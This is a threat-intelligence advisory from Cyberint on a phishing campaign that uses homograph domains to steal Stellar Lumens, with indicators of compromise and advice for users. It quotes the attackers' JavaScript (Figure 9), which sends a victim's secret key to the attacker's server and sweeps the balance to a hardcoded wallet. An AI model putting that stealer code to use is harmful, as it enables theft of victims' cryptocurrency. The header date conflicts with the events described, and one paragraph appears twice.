January 7th, 2020

Industry Security Advisory

Phishing for Lumens:

Stellar Stealing Campaign

Cyberint

EXECUTIVE SUMMARY

With many financially-motivated threat actors targeting cryptocurrency, it comes as no surprise that users of 'Stellar', an opensource blockchain payment network, have recently been targeted in a somewhat convincing attack in an attempt to steal their holdings of Lumen (XLM), an 'altcoin' cryptocurrency.

Seemingly rising in value again (Figure 1) and likely contributing toward threat actor interest, the Stellar Development Foundation has recently facilitated the development of a European stable coin (EURB) that is to be issued by the German Bankhaus von der Heydt (BVDH), announced in December 2020, as well as being selected to develop virtual assets for the Ukraine Ministry of Digital Transformation [3] in January 2021.



Figure 1 - Stellar Lumen (XLM) performance (Yahoo! Finance) [1]

Given this renewed interest and the increasing value of the Lumen cryptocurrency, those with Stellar Lumens, and other cryptocurrencies, are advised to be cautious of any unsolicited communication, especially those that purport to offer 'prizes' or 'rewards', as well as taking steps to ensure that their private key and any hardware authentication method is only used on legitimate websites.

EMAIL LURE

As is to be expected in campaigns of this nature, the initial lure email masquerades as a legitimate communication from Stellar, with the subject `Stellar community - Airdrop Program ONLINE-GATEWAY-Number: 823507 Our reference number: 5802/ 8699 12/30/2020 "-POST`, and suggests that the recipient is entitled to receive a Lumen reward (Figure 2).



Figure 2 - Initial lure email

Although sent using the legitimate looking sender name `'Stellar.org-Team'`, the sender email address makes no attempt to mask that it is a Hotmail account, albeit potentially compromised, and therefore victims should heed this early warning as an indicator of nefarious activity.

Having clicked on the link to 'Claim XLM', the victim is taken to an initial domain, in this instance `getxlm[.]org`, before being redirected to a domain mimicking the legitimate Stellar domain through the use of an internationalized domain name (IDN) homograph attack.

Homograph, or homoglyph, attacks deceive a victim into thinking that they are accessing the legitimate domain by substituting Latin characters for look-a-likes, often accented or Cyrillic characters. In this instance, the use of an 'a-grave' character in place of the `a` in `stellar.org` presents an unsuspecting victim with the phishing domain `stellàr[.]com`.

PHISHING/STEALER SITE

Having redirected the victim to an IDN homograph domain, a somewhat functional clone of the legitimate Stellar website, including additional content such as blog articles and newsletters, can be found. The use of a more complete website clone can help reassure a suspicious victim, allowing them to 'click around', before they are encouraged to surrender their personal data.

Subsequently, victims accessing the `'account viewer'` section of the cloned website, accessible at `/account-viewer/`, are presented with a page purporting to be a 'giveaway' claim page (Figure 3).



Figure 3 - *Victim public key prompt*

In addition to prompting the victim to enter their Stellar Public Key, a security dialog requests the insertion of their security key, although not a mandatory step, in an attempt to authenticate them to the Stellar. Notably, this prompt reveals the true identity of the nefarious domain (Figure 4), albeit the Punycode representation of the homograph domain, `xn--stellr-mta[.]com`, and as such provides a second indicator of nefarious activity.



Figure 4 - Windows Security 'security key' prompt (With 'xn--' Punycode domain)

** **Note:** Whilst access to this site has not been tested with a hardware key, it is likely that the flow will be similar to the manual steps documented below and end in the same result, that being the theft of XLM cryptocurrency.

Once a victim has entered and submitted their Stellar public key, an API request is sent to a legitimate Stellar URL, https://horizon.stellar.org/accounts/<PUBLIC_KEY>, returning JSON data from which victim's current balance is obtained and presented (Figure 5).



Figure 5 - Victim balance, legitimately obtained from Stellar

The victim, presumably at this point convinced that they are accessing their account legitimately, is encouraged to click on 'Calculate reward' which, based on a modified JavaScript file originally cloned from the legitimate Stellar website, multiplies their balance by 0.25485 and rounds to the nearest integer (Figure 6) for presentation (Figure 7).

```
var resultb = Math.floor(Math.random() * 5000) + 2000;
var rewardamt = Math.floor(thebalance * 0.25485);
var roundamt = Math.round(rewardamt);
setTimeout(function () {
    document.getElementById('form-pk').style.display = "none"
}, resultb + 1);
setTimeout(function () {
    document.getElementById('confirmbalance').style.display = ""
}, resultb + 1);
document.getElementById('balance1').innerHTML = '<div>Your snapshot balance is: ' + '<h3>' + thebalance + '</h3>' + '</div><br>\n';
setTimeout('console.log(\'\')', resultb + 1);
document.getElementById('balance12').innerHTML = thebalance;
setTimeout('console.log(\'\')', resultb + 1);
document.getElementById('reward').innerHTML = '<div>Your reward amount is: ' + '<h3>' + roundamt + '</h3>' + '</div>\n';
setTimeout('console.log(\'\')', resultb + 1);
document.getElementById('reward').style.display = "none";
```

Figure 6 - JavaScript used to display and calculate the 'reward amount'



Figure 7 - Updated page including the 'reward amount'

Clicking 'Claim' at this point, requests the victim to enter their 'Secret key' (Figure 8) and, whilst not tested, it is suspected that this step would utilize a hardware key if present.



Figure 8 - Prompt for the victim's Secret Key

Victims finding themselves at this stage will, when clicking 'Sign request', ultimately initiate a request to transfer funds to an account under the control of the threat actor.

Utilizing an intermediate PHP file, `SDK.PHP`, hosted on the malicious website, this request uses functions from the legitimate Stellar software development kit (SDK) and appears to transfer the whole balance assuming it is greater than 100 Lumens (Figure 9).

```
const sourceKeypair = StellarSdk.Keypair.fromSecret(secret);
const sourcePublicKey = sourceKeypair.publicKey();
const receiverPublicKey = 'GD7JZJWL4KEZXUOH5LVMN6SH4UMLGBEN6MPVOKPAEKJI3WECLBW4KM52';
const server = new StellarSdk.Server('https://horizon.stellar.org');
const account = await server.loadAccount(sourcePublicKey);
const fee = await server.fetchBaseFee();
const sweep = Math.round(document.getElementById('balance12').innerText - 3); // if balance > than, then...
//console.log( _stellarSdk.Keypair.random());
if (sweep > 100) {
    xmlhttp.open("POST", "sdk.php", true);
    xmlhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xmlhttp.send("foo=" + sweep + "&bar=" + sourcePublicKey + "&car=" + secret);
    const transaction = new StellarSdk.TransactionBuilder(account, {
            fee,
        })
        .addOperation(StellarSdk.Operation.payment({
            destination: receiverPublicKey,
            asset: StellarSdk.Asset.native(),
            amount: sweep.toString()
        }))
```

Figure 9 - JavaScript initiating the balance transfer at the end of the phishing process

As can be seen from this JavaScript snippet, the victim's public and private keys, `sourcePublicKey` and `secret`, are used to authenticate the request along with the amount to be stolen, `sweep`, and the threat actor's receiving account, `receiverPublicKey`.

As can be seen from this JavaScript snippet, the victim's public and private keys, `sourcePublicKey` and `secret`, are used to authenticate the request along with the amount to be stolen, `sweep`, and the threat actor's receiving account, `receiverPublicKey`.

Whilst in this instance only 12,047 XLM (~3,877 USD) have been received at the time of writing, campaigns of this nature will often utilize multiple receiving accounts to complicate tracking attempts.

Recommendations

- Always be suspicious of unsolicited emails or communications via SMS or social media, especially those with offers that seem 'too good to be true';
- Avoid entering your secret key anywhere, secret keys should treated and kept as stated, secret!
- The use of hardware wallets and keys are recommended but these should be removed and stored securely when not in use to prevent inadvertent access;

INDICATORS OF COMPROMISE

The following indicators of compromise (IOC) are associated with this, and similar, phishing campaigns targeting the Stellar community.

INITIAL REDIRECT DOMAINS

- claimxlm[.]com
- getxlm[.]org

PHISHING SITE DOMAINS

- stellàr[.]com / xn--stellr-mta[.]com
- stellaṛ[.]org / xn--stella-gib[.]org
- stellą̀r[.]com / xn--stellr-00a[.]com
- stellar[.]org / xn--stelar-zcb[.]org
- Publicstèllar[.]com / xn--publicstllar-4db[.]com
- Publicstellár[.]com / xn--publicstellr-mbb[.]com
- Publicsteḷlar[.]org / xn--publicstelar-d9b[.]org
- Publicstellār[.]org / xn--publicstellr-inb[.]org
- Publicstelḷar[.]org / xn--publicstelar-e9b[.]org
- Publicstęllar[.]com / xn--publicstllar-dse[.]com
- Publicstēllar[.]com / xn--publicstllar-3tb[.]com
- Publicstęllar[.]com / xn--publicstllar-8d6f[.]com
- Publicstellar[.]com / xn--publicstelar-mcc[.]com
- Publicştellar[.]com / xn--publictellar-9mc[.]com
- Publicstėllą̀r[.]org / xn--publicstllr-5kb5u[.]org
- Publicstéllar[.]org / xn--publicstllar-ieb[.]org
- Publicstęllar[.]org / xn--publicstllar-cwb[.]org
- Publicstellar[.]account-viewer[.]com
- Publicstellar[.]account-viewer[.]co
- Publicstellar[.]account-viewer[.]org
- Publicstellarclaim[.]org
- Publicsecure-stellar[.]org
- Publicaccountviewer[.]stellaṛ[.]org / publicaccountviewer[.]xn--stella-gib[.]org
- Publicaccountvıewer-stellar[.]com / xn--publicaccountvewer-stellar-75d[.]com
- Publicaccountviewer[.]stellą̀r[.]com / publicaccountviewer[.]xn--stellr-00a[.]com
- Publicwww[.]stellar[.]us[.]com

REFERENCES

[1] https://finance.yahoo.com/quote/XLM-USD/

[2] https://www.prnewswire.com/news-releases/bitbond-and-bankhaus-von-der-heydt-issue-euro-stablecoin-eurb-on-the-stellar-network-301188968.html

[3] https://stellar.org/press-releases/ukrainian-ministry-of-digital-transformation-to-develop-virtual-assets-and-to-facilitate-cbdc-infrastructure-with-the-stellar-development-foundation

[4] https://stellarscan.io/account/GD7JZJWL4KEZXUOH5LVMN6SH4UMLGBEN6MPVOKPAEKJI3WECLBW4KM52